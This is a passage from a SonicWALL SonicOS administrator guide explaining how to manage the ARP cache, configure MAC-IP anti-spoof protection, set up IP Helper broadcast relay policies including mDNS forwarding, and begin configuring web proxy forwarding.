1	192.168.50.1	00:17:c5:0f:74:7a	X2	✓		

Buttons: Add... Delete Delete All...

Navigate to the **Network > Routing** page, and add a static route for the 192.168.50.0/24 network, with the 255.255.255.0 subnet mask on the X3 Interface.

To allow the traffic to reach the 192.168.50.0/24 subnet, and to allow the 192.168.50.0/24 subnet to reach the hosts on the LAN, navigate to the **Firewall > Access Rules** page, and add appropriate Access Rules to allow traffic to pass.

Navigating and Sorting the ARP Cache Table

The **ARP Cache** table provides easy pagination for viewing a large number of ARP entries. You can navigate a large number of ARP entries listed in the **ARP Cache** table by using the navigation control bar located at the top right of the **ARP Cache** table (see ["Navigating Dynamic](#)

Tables" on page 42.).

ARP Settings

ARP Cache entry timeout (minutes): Don't glean source data from ARP requests

ARP Cache Items to 4 (of 4) ⏪ ⏩

<input type="checkbox"/> #	IP Address	Type	MAC Address	Interface	Timeout	Flush
<input checked="" type="checkbox"/> 1	1.2.3.4	Static	00:17:C5:0F:74:7B	X3	Permanent published	⬇
<input type="checkbox"/> 2	10.203.28.1	Dynamic	00:19:07:0C:7C:00	X1	Expires in 8 minutes	⬆
<input checked="" type="checkbox"/> 3	10.203.28.35	Static	00:17:C5:0F:74:79	X1	Permanent published	⬇
<input checked="" type="checkbox"/> 4	192.168.168.168	Static	00:17:C5:0F:74:78	X0	Permanent published	⬇

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific ARP entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Flushing the ARP Cache

It is sometimes necessary to flush the ARP cache if the IP address has changed for a device on the network. Since the IP address is linked to a physical address, the IP address can change but still be associated with the physical address in the ARP Cache. Flushing the ARP Cache allows new information to be gathered and stored in the ARP Cache. Click **Flush ARP Cache** to clear the information.

To configure a specific length of time for the entry to time out, enter a value in minutes in the **ARP Cache entry time out (minutes)** field.



CHAPTER 22

Configuring MAC-IP Anti-Spoof

Network > MAC-IP Anti-Spoof

This chapter describes how to plan, design, and implement MAC-IP Anti-Spoof protection in SonicWALL SonicOS.

Topics:

- [“MAC-IP Anti-Spoof Protection Overview” section on page 409](#)
- [“Configuring MAC-IP Anti-Spoof Protection” section on page 410](#)

MAC-IP Anti-Spoof Protection Overview

MAC and IP address-based attacks are increasingly common in today’s network security environment. These types of attacks often target a Local Area Network (LAN) and can originate from either outside or inside a network. In fact, anywhere internal LANs are somewhat exposed, such as in office conference rooms, schools, or libraries, could provide an opening to these types of attacks. These attacks also go by various names: man-in-the-middle attacks, ARP poisoning, SPITS. The MAC-IP Anti-Spoof feature lowers the risk of these attacks by providing administrators with different ways to control access to a network, and by eliminating spoofing attacks at OSI Layer 2/3.

The effectiveness of the MAC-IP Anti-Spoof feature focuses on two areas. The first is admission control which allows administrators the ability to select which devices gain access to the network. The second area is the elimination of spoofing attacks, such as denial-of-service attacks, at Layer 2. To achieve these goals, two caches of information must be built: the MAC-IP Anti-Spoof Cache, and the ARP Cache.

The MAC-IP Anti-Spoof cache validates incoming packets and determines whether they are to be allowed inside the network. An incoming packet’s source MAC and IP addresses are looked up in this cache. If they are found, the packet is allowed through. The MAC-IP Anti-Spoof cache is built through one or more of the following sub-systems:

- DHCP Server-based leases (SonicWALL’s - DHCP Server)
- DHCP relay-based leases (SonicWALL’s - IP Helper)
- Static ARP entries
- User created static entries

The ARP Cache is built through the following subsystems:

- ARP packets; both ARP requests and responses
- Static ARP entries from user-created entries
- MAC-IP Anti-Spoof Cache

The MAC-IP Anti-Spoof subsystem achieves egress control by locking the ARP cache, so egress packets (packets exiting the network) are not spoofed by a bad device or by unwanted ARP packets. This prevents a firewall from routing a packet to the unintended device, based on mapping. This also prevents man-in-the-middle attacks by refreshing a client's own MAC address inside its ARP cache.

Configuring MAC-IP Anti-Spoof Protection


Topics:

- [“Interface Settings” section on page 411](#)
- [“Anti-Spoof Cache” section on page 413](#)
- [“Spoof Detect List” section on page 414](#)
- [“Extension to IP Helper” section on page 415](#)

Interface Settings

To edit MAC-IP Anti-Spoof settings within the Network Security Appliance management interface, go to the **Network > MAC-IP Anti-spoof** page.

The screenshot displays the 'MAC-IP Anti-spoof' configuration page. At the top, there is a 'Refresh' button. Below it, the settings are for interface 'X0'. A table lists various settings: Interface, Enforced, Enable, ARP Lock, ARP Watch, Static ARP, DHCP Server, DHCP Relay, Spoof Detection, Allow Management, and Configure. The 'Allow Management' column shows a green checkmark and an edit icon. Below the table is the 'Anti-Spoof Cache' section, which is currently empty (0 entries). It includes a table with columns for IP Address, Type, Interface, MAC Address, Host Name, Router, Blacklisted, and Configure. Below this table are buttons for 'Add...', 'Delete', 'Clear Stats', 'Refresh', and 'Filter'. The 'Anti-Spoof Lookup Statistics' section shows 0 entries, 0 lookups, 0 passed, 0 dropped, 0 success, and 0 passed (to us). The 'Spoof Detected List' section is also empty (0 entries) and includes a table with columns for IP Address, Interface, MAC Address, Name, Pkts, and Add. Below this table are buttons for 'Flush', 'Resolve', 'Refresh', and 'Filter'.



To configure settings for a particular interface, click the **Edit** icon  in the **Configure** column for the desired interface.

The screenshot shows the configuration page for interface 'X1'. It is divided into three sections: 'Anti-Spoof Settings', 'ARP Settings', and 'Miscellaneous Settings'.
Anti-Spoof Settings:
 Enable - Enable MAC-IP based anti-spoofing.
 Static ARP - Populate MAC-IP anti-spoof from static ARP entries.
 DHCP SERVER - Populate MAC-IP anti-spoof entry from DHCP Lease (SonicWALL's DHCP server).
 DHCP Relay - Populate MAC-IP anti-spoof entry from DHCP Lease (DHCP relay - IP helper).
ARP Settings:
 ARP Lock - Lock MAC-IP binding in ARP cache to prevent ARP poisoning from others.
 ARP Watch - Prevent ARP poisoning of connected machines.
Miscellaneous Settings:
 Enforce - Enforce Ingress anti-spoof - Drop packets not matching MAC-IP anti-spoof cache.
 Spoof Detection - Create MAC-IP spoof detected list for packets failing to match anti-spoof cache.
 Allow Management - All traffic destined to the box will be allowed without a valid MAC-IP Anti-spoof cache.

The **Settings** window is now displayed for the selected interface. In this window, the following settings can be enabled or disabled by clicking on the corresponding checkbox. Once your setting selections for this interface are complete, click **OK**. The following options are available:

- **Enable:** To enable the MAC-IP Anti-Spoof subsystem on traffic through this interface
- **Static ARP:** Allows the Anti-Spoof cache to be built from static ARP entries
- **DHCP Server:** Allows the Anti-Spoof cache to be built from active DHCP leases from the SonicWALL DHCP server
- **DHCP Relay:** Allows the Anti-Spoof cache to be built from active DHCP leases, from the DHCP relay, based on IP Helper. To learn about changes to IP Helper, see [“Extension to IP Helper” section on page 415](#).
- **ARP Lock:** Locks ARP entries for devices listed in the MAC-IP Anti-Spoof cache. This applies egress control for an interface through the MAC-IP Anti-Spoof configuration, and adds MAC-IP cache entries as permanent entries in the ARP cache. This controls ARP poisoning attacks, as the ARP cache is not altered by illegitimate ARP packets.
- **ARP Watch:** Enables generation of unsolicited unicast ARP responses towards the client’s machine for every MAC-IP cache entry on the interface. This process helps prevent man-in-the-middle attacks.
- **Enforce Anti-Spoof:** Enables ingress control on the interface, blocking traffic from devices not listed in the MAC-IP Anti-Spoof cache.
- **Spoof Detection List:** Logs all devices that fail to pass Anti-spoof cache and lists them in the Spoof Detected List.
- **Allow Management:** Allows through all packets destined for the appliance’s IP address, even if coming from devices currently not listed in the Anti-Spoof cache.

Once the settings have been adjusted, the interface’s listing will be updated on the MAC-IP Anti-Spoof panel. The green circle with white check mark icons denote which settings have been enabled.

Settings for X0 interface(s)										
Interface	Enforced	Enable	ARP Lock	ARP Watch	Static ARP	DHCP Server	DHCP Relay	Spoof Detection	Allow Management	Configure
X0		✓	✓	✓					✓	 



Note

The following interfaces are excluded from the MAC-IP Anti-Spoof list: Non-ethernet interfaces, port-shield member interfaces, Layer 2 bridge pair interfaces, high availability interfaces, and high availability data interfaces.

Anti-Spoof Cache

The MAC-IP Anti-Spoof Cache lists all the devices presently listed as “authorized” to access the network, and all devices marked as “blacklisted” (denied access) from the network. To add a device to the list, click the **Add** button.

A window is now displayed that allows for manual entry of the IP and MAC addresses for the device. Enter the information in the provided fields. You may also select to approve or blacklist the routing device. Checking the router setting allows all traffic coming from behind this device. Blacklisting the device will cause packets to be blocked from this device, irrespective of its IP address. Once your entries have been made, click **OK** to return to the main panel.

If you need to edit a static Anti-Spoof cache entry, select the checkbox to the left of the IP address, then click the **Edit** icon, under the **Configure** column, on the same line.

Single, or multiple, static anti-spoof cache entries can be deleted. To do this, select the “delete checkbox” next to each entry, then click the **Delete** button.

To clear cache statistics, select the desired devices, then click **Clear Stats**.

If you wish to see the most recent available cache information, click the **Refresh** button.



Note Some packet types are bypassed even though the MAC-IP Anti-Spoof feature is enabled: 1) Non-IP packets, 2) DHCP packets with source IP as 0, 3) Packets from a VPN tunnel, 4) Packets with invalid unicast IPs as their source IPs, and 5) Packets from interfaces where the Management status is not enabled under anti-spoof settings.


Spoof Detect List

The Spoof Detect List displays devices that failed to pass the ingress anti-spoof cache check. Entries on this list can be added as a static anti-spoof entry. To do this, click on the **Edit** icon, under the **Add** column, for the desired device. An alert message window will open, asking if you wish to add this static entry. Click **OK** to proceed, or **Cancel** to return to the Spoof Detected List.


Spoof Detected List Items 1 to 10 (of 69) [Navigation icons]

IP Address	Interface	MAC Address	Name	Pkts	Add
10.0.203.224	X1	00:16:76:01:8b:a6	CDP-10092	1	[Edit]
10.0.48.101	X1	00:16:76:01:8b:0d	ICHU-010089	1	[Edit]
10.0.61.12	X1	00:0d:56:05:22:b8	HELL	5	[Edit]
10.0.15.98	X1	00:0c:29:04:00:3f	JBRADY-009137	1	[Edit]
10.0.81.21	X1	00:14:22:0a:ff:ee		3	[Edit]
10.0.0.2	X1	02:17:c5:12:43:ac		5	[Edit]
10.0.15.42	X1	00:0c:29:12:72:11	SHUNHUIWINXPP	1	[Edit]
10.0.53.17	X1	00:18:8b:12:dc:bc	LIJUWIN7-PC	1	[Edit]
10.0.0.10	X1	02:17:c5:14:e5:8c		2	[Edit]
10.0.203.127	X1	00:22:68:14:ed:1e	BCRUZ-013851	1	[Edit]

Entries can be flushed from the list by clicking the “Flush” button. The name of each device can also be resolved using NetBios, by clicking the “Resolve” button.



You can identify a specific device(s) by using the table “Filter” function.



To identify a device, you must fill in the available field, specifying either the device's IP address, iface, MAC address, or name. The field must be filled using the appropriate syntax for operators:


Operator	Syntax Options
Value with a type	<ul style="list-style-type: none"> • Ip=1.1.1.1 or ip=1.1.1.0/24 • Mac=00:01:02:03:04:05 • Iface=x1
String	<ul style="list-style-type: none"> • X1 • 00:01 • Tst-mc • 1.1.
AND	<ul style="list-style-type: none"> • Ip=1.1.1.1;iface=x1 • Ip=1.1.1.0/24;iface=x1;just-string
OR	<ul style="list-style-type: none"> • Ip=1.1.1.1,2.2.2.2,3.3.3.0/24 • Iface=x1,x2,x3
Negative	<ul style="list-style-type: none"> • !ip=1.1.1.1;!just-string • !iface=x1,x2
Mixed	<ul style="list-style-type: none"> • Ip=1.1.1.1,2.2.2.2;mac=00:01:02:03:04:05; just-string;!iface=x1,x2

Extension to IP Helper

To support leases from the DHCP relay subsystem of IP Helper, the following changes have been made in the IP Helper panel, located at **Network > IP Helper**:

- As part of the DHCP relay logic, IP Helper learns leases exchanged between clients and the DHCP server, then saves them into flash memory.
- These learned leases are synched to the idle firewall, as part of the IP Helper state sync messages.

MAC and IP address bindings from the leases are transferred into the MAC-IP Anti-Spoof cache.



CHAPTER 23

Using IP Helper

Network > IP Helper

Many User Datagram Protocols (UDP) rely on broadcast/multicast to find its respective server, usually requiring their servers to be present on the same broadcast subnet. To support cases where servers lie on different subnets than clients, a mechanism is needed to forward these UDP broadcasts/multicasts to those subnets. This mechanism is referred to as UDP broadcast forwarding. IP Helper helps broadcast/multicast packets to cross a firewall's interface and be

forwarded to other interfaces based on policy. For more information on IP Helper, refer to the IP Helper technote at:

http://www.sonicwall.com/us/support/2134_3424.html

Network /

IP Helper

Accept Cancel

IP Helper Settings

Enable IP Helper

Relay Protocols Items 1 to 6 (of 6) << < > >>

<input type="checkbox"/> Name	Port	Port	Raw	Protocol	Timeout(secs)	IP Translation	Enable	Configure
<input type="checkbox"/> DHCP	67	68		UDP	30	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> NetBIOS	138	137		UDP	40	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> DNS	53	--		UDP	30	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> TIME	37	--		UDP	30	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> WOL	7	9	<input checked="" type="checkbox"/>	UDP	N/A	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> mDNS	5353	--	<input checked="" type="checkbox"/>	UDP	N/A	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	

Policies Items 0 to 0 (of 0) << < > >>

<input type="checkbox"/> Relay Protocol	Source	Destination	Comment	Enable	Configure
No Entries					

DHCP Relay Leases Items 0 to 0 (of 0) << < > >>

Client's IP Address	Interface	Client's MAC Address	Server's IP Address	Lease Time	Remaining Time
No Entries					

Topics:

- [“IP Helper Settings” section on page 418](#)
- [“IP Helper Policies” section on page 419](#)
- [“Enhanced IP Helper” section on page 420](#)

IP Helper Settings

- **Enable IP Helper** - Enables IP Helper features.

IP Helper Policies

IP Helper Policies allow you to forward DHCP and NetBIOS broadcasts from one interface to another interface.



Note The IP Helper is not supported for WAN interfaces or for interfaces that are configured for NAT.

Topics:

- [“Adding an IP Helper Policy for DHCP” section on page 419](#)
- [“Adding an IP Helper Policy for NetBIOS” section on page 420](#)
- [“Editing an IP Helper Policy” section on page 420](#)
- [“Deleting IP Helper Policies” section on page 420](#)

Adding an IP Helper Policy for DHCP

Step 1 Click the **Add** button under the **IP Helper Policies** table. The **Add IP Helper Policy** window is displayed.

Step 2 The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.

Step 3 Select **DHCP** from the **Protocol** menu.

Step 4 Select a source interface or zone from the **From** menu.

Step 5 Select a destination Address Group or Address Object from the **To** menu or select **Create a new network** to create a new **Address Object**.

Step 6 Enter an optional comment in the **Comment** field.

Step 7 Click **OK** to add the policy to the **IP Helper Policies** table.

Adding an IP Helper Policy for NetBIOS

- Step 1** Click the **Add** button under the **IP Helper Policies** table. The **Add IP Helper Policy** window is displayed.
- Step 2** The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.
- Step 3** Select **NetBIOS** from the **Protocol** menu.
- Step 4** Select a source Address Group or Address Object from the **From** menu. Select **Create a new network** to create a new **Address Object**.
- Step 5** Select a destination Address Group or Address Object from the **To** menu, or select **Create a new network** to create a new **Address Object**.
- Step 6** Enter an optional comment in the **Comment** field.
- Step 7** Click **OK** to add the policy to the **IP Helper Policies** table.

Editing an IP Helper Policy

Click the **Edit** icon in the **Configure** column of the **IP Helper Policies** table to display the **Edit IP Helper** window, which includes the same settings as the **Add IP Helper Policy** window.

Deleting IP Helper Policies

Click the **Delete** icon to delete the individual IP Helper policy entry. Click the **Delete** button to delete all the selected IP Helper policies in the **IP Helper Policies** table.

Enhanced IP Helper

IP Helper extends the previous version's Forwarding Plane to support User-defined protocols and extended policies. As a result, IP Helper's UI has been completely redesigned. IP Helper also offers better control on existing NetBIOS/DHCP relay applications.

Topics:

- ["Relay Protocols" section on page 420](#)
- ["Displaying IP Helper Cache from TSR" section on page 422](#)
- ["mDNS Forwarding" section on page 423](#)

Relay Protocols

Some of the built-in applications that have been extended include:

- **DHCP**—UDP port number 67/68
- **Net-Bios (NetBIOS)**:
 - Net-Bios NS—UDP port number 137
 - Net-Bios Datagram—UDP port number 138
- **DNS**—UDP port number 53
- **Time Service (TIME)**—UDP port number 37
- **Wake on LAN (WOL)**

- **mDNS**—UDP port number 5353; multicast address 224.0.0.251

Relay Protocols									Items 1 to 6 (of 6)
<input type="checkbox"/> Name	Port	Port	Raw	Protocol	Timeout(secs)	IP Translation	Enable	Configure	
<input type="checkbox"/> DHCP	67	68		UDP	30	<input checked="" type="checkbox"/>	<input type="checkbox"/>		
<input type="checkbox"/> NetBIOS	138	137		UDP	40	<input checked="" type="checkbox"/>	<input type="checkbox"/>		
<input type="checkbox"/> DNS	53	--		UDP	30	<input checked="" type="checkbox"/>	<input type="checkbox"/>		
<input type="checkbox"/> TIME	37	--		UDP	30	<input checked="" type="checkbox"/>	<input type="checkbox"/>		
<input type="checkbox"/> WOL	7	9	<input checked="" type="checkbox"/>	UDP	N/A	<input checked="" type="checkbox"/>	<input type="checkbox"/>		
<input type="checkbox"/> mDNS	5353	--	<input checked="" type="checkbox"/>	UDP	N/A	<input checked="" type="checkbox"/>	<input type="checkbox"/>		

Add... Delete

Each protocol has the following configurable options:

- **Name**—The name of the protocols. Note that these are case sensitive and must be unique.
- **Port 1/2**—The unique UDP port number.
- **Translate IP**—Translation of the source IP while forwarding a packet.
- **Timeout**—IP Helper cache timeout in seconds at an increment of 10.
- **Raw Mode**—Unidirectional forwarding that does not create an IP Helper cache. This is suitable for most of the user-defined protocols that are used for discovery, for example WOL/mDNS.

Topics:

- [“Adding User-Defined Protocols” section on page 421](#)
- [“Editing User-Defined Protocols” section on page 422](#)
- [“Displaying Traffic Status” section on page 422](#)

Adding User-Defined Protocols

Click the **Add** button on the lower left side of the protocol list table. The following fields must be configured in order to add a protocol.

<input type="checkbox"/> Enable Application
Name: DHCP
Port 1: 67
Port 2: 68
Timeout: 30
<input checked="" type="checkbox"/> Allow Source IP translation
<input type="checkbox"/> Raw Mode


- **Name**—Create a unique case-sensitive name.
- **Port 1/2**—The unique UDP port numbers.
- **Timeout**—This is optional. IP Helper cache timeout in seconds at an increment of 10. If not specified, a default value of 30 seconds is selected.
- **IP Translation**—When selected, the firewall translates the source IP of the forwarded packet.


- **Raw Mode**—When selected, IP Helper does not create a cache; Unidirectional forwarding is supported.

Editing User-Defined Protocols

A user-defined protocol can be deleted by selecting the Delete button next to that protocol. The user can also select the leftmost checkbox of the desired protocol, then click the Delete button, located on the lower left side of the table.

Displaying Traffic Status

By hovering the cursor over a protocol or policy's **Statistics** icon  in the **Configure** column, the counter appears, displaying the traffic status for that protocol.



Displaying IP Helper Cache from TSR

The TSR will show all the IP Helper caches, current policies, and protocols:

```
#IP_HELPER_START
IP Helper
-----IP Helper Global Run-time Data-----
IP Helper is OFF
IP Helper - DHCP Relay is OFF
IP Helper - Netbios Relay is OFF
Total Number Of Fwded Packets           :0
Total Number Of Dropped Packets         :0
Total Number Of Passed Packets          :0
Total Number Of Unknown Packets         :0
Total Number Of record create failure   :0
Total Number Of element create failure  :0User-defined
-----IP Helper Applications -----
Name: DHCP
Port: 67, 68, Max Record: 4000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 8000, Timeout: 3, index: 1, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: NetBIOS
Port: 138, 137, Max Record: 4000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 8000, Timeout: 4, index: 2, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: DNS
Port: 53, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 16000, Timeout: 3, index: 3, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
```


```

Name: TIME
Port: 37, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 16000, Timeout: 3, index: 4, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: WOL
Port: 7, 9, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: YES
Max Element: 16000, Timeout: 3, index: 5, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: mDNS
Port: 5353, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: YES
Max Element: 16000, Timeout: 3, index: 6, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
-----GEN APP Relay Policy-----
-----Record Table-----
Record(hash)[ClientIP, ClientIF, ClientMac, Proto, Vpn, transId, Age(pkts)]
Elmnt(hash)[serverIp, serverIF, srcIp, dhcpMac, transId, Vpn, proto(fm,to)]
-----DHCP Relay Policy-----
-----NETBIOS Relay Policy-----#IP_HELPER_END

```

mDNS Forwarding

To enable Apple support for iRemote, iTunes, and Apple TV, the mDNS protocol must be enabled. A policy is needed to forward these packets. The following graphic illustrates the process of how Enhanced IP Helper works with mDNS Forwarding:



To configure SonicOS to support mDNS, perform the following steps:

- Step 1** Navigate to the **Network > IP Helper** page.
- Step 2** Select the **Enable IP Helper** checkbox.
- Step 3** In the **Relay Protocols** section, click the **Enable** checkbox for mDNS.
- Step 4** In the **Policies** section, click the **Add...** button.

The screenshot shows the 'IP Helper Settings' page. At the top, the 'Enable IP Helper' checkbox is checked. Below this is the 'Relay Protocols' section, which contains a table with 6 items. The 'mDNS' row is highlighted, and its 'Enable' checkbox is checked. Below the table are 'Add...' and 'Delete' buttons. The 'Policies' section below contains a table with 2 items. The 'Add...' button is visible at the bottom of this section.

Name	Port	Port	Raw	Protocol	Timeout(secs)	IP Translation	Enable	Configure
<input type="checkbox"/> DHCP	67	68		UDP	30	✓	<input checked="" type="checkbox"/>	
<input type="checkbox"/> NetBIOS	138	137		UDP	40	✓	<input checked="" type="checkbox"/>	
<input type="checkbox"/> DNS	53	--		UDP	30	✓	<input checked="" type="checkbox"/>	
<input type="checkbox"/> TIME	37	--		UDP	30	✓	<input checked="" type="checkbox"/>	
<input type="checkbox"/> WOL	7	9	✓	UDP	N/A	✓	<input checked="" type="checkbox"/>	
<input type="checkbox"/> mDNS	5353	--	✓	UDP	N/A	✓	<input checked="" type="checkbox"/>	

Relay Protocol	Source	Destination	Comment	Enable	Configure
<input checked="" type="checkbox"/> DHCP	Interface X0	DMZ Interface IP		<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> NetBIOS	X0 Subnet	DMZ Subnets		<input checked="" type="checkbox"/>	

- Step 5** In the **Add IP Helper Policy** window, select **mDNS** from the **Protocol** drop-down menu.

The screenshot shows the 'Add IP Helper Policy' window. It has a 'Enable policy' checkbox checked. Below it are four fields: 'Protocol' (dropdown menu with 'mDNS' selected), 'From' (dropdown menu with '--Select a source--'), 'To' (dropdown menu with '--Select a destination--'), and 'Comment' (text input field).

- Step 6** Select the source interface from the **From:** drop-down menu.
- Step 7** Select the destination subnet from the **To:** drop-down menu.
- Step 8** Click the **OK** button.

DHCP Relay Leases

This section displays the following information about each DHCP relay lease:

- Client's IP Address
- Interface
- Client's MAC Address
- Server's IP Address
- Lease Time
- Remaining Time

To update the displayed information, click the **Refresh** button.

To display a subset of the leases, enter an IP Address, MAC Address or a name in the filter field and then click the **Filter** button. The syntax is:

- ip:1.1.1.1/24
- mac:00:01:02:03:04:05
- name:darkkrred




CHAPTER 24

Setting Up Web Proxy Forwarding

Network > Web Proxy

A Web proxy server intercepts HTTP requests and determines if it has stored copies of the requested Web pages. If it does not, the proxy completes the request to the server on the Internet, returning the requested information to the user and also saving it locally for future requests. Setting up a Web proxy server on a network can be cumbersome, because each computer on the network must be configured to direct Web requests to the server.

If you have a proxy server on your network, instead of configuring each computer's Web browser to point to the proxy server, you can move the server to the WAN or DMZ and enable Web Proxy Forwarding using the settings on the **Network > Web Proxy** page. The SonicWALL security appliance automatically forwards all Web proxy requests to the proxy server without requiring all the computers on the network to be configured.



The screenshot shows the 'Web Proxy' configuration page in the SonicWALL management interface. At the top, there are 'Accept' and 'Cancel' buttons. Below that is the section 'Automatic Proxy Forwarding (Web Only)'. It contains several fields and checkboxes: 'Proxy Web Server (name or IP address):' with an empty text box; 'Proxy Web Server Port:' with a text box containing '80'; a checkbox for 'Bypass Proxy Servers Upon Proxy Server Failure'; a checkbox for 'Forward Public Zone Client Requests to Proxy Server'; a checkbox for 'Divert traffic to the WXA series appliance's Web Cache'; 'Client Inclusion Address Object:' with a dropdown menu set to 'Any'; and 'Server Exclusion Address Object:' with a dropdown menu set to 'None'. A note at the bottom states: 'Note: To enable Web Proxy, please enable CFS on the related zones where clients are from [this is not necessary when using the WXA's Web Cache].'

Topics:

- [“Configuring Automatic Proxy Forwarding \(Web Only\)” on page 428](#)
 - [“Examples” on page 429](#)

- [“Bypass Proxy Servers Upon Proxy Failure” on page 429](#)

Configuring Automatic Proxy Forwarding (Web Only)



Note The proxy server must be located on the WAN or DMZ; it can not be located on the LAN.

To configure a Proxy Web sever, follow these steps:

-
- Step 1** Select the **Network > Web Proxy** page.
 - Step 2** Connect your Web proxy server to a hub, and connect the hub to the SonicWALL security appliance WAN or DMZ port.
 - Step 3** Type the name or IP address of the proxy server in the **Proxy Web Server (name or IP address)** field.
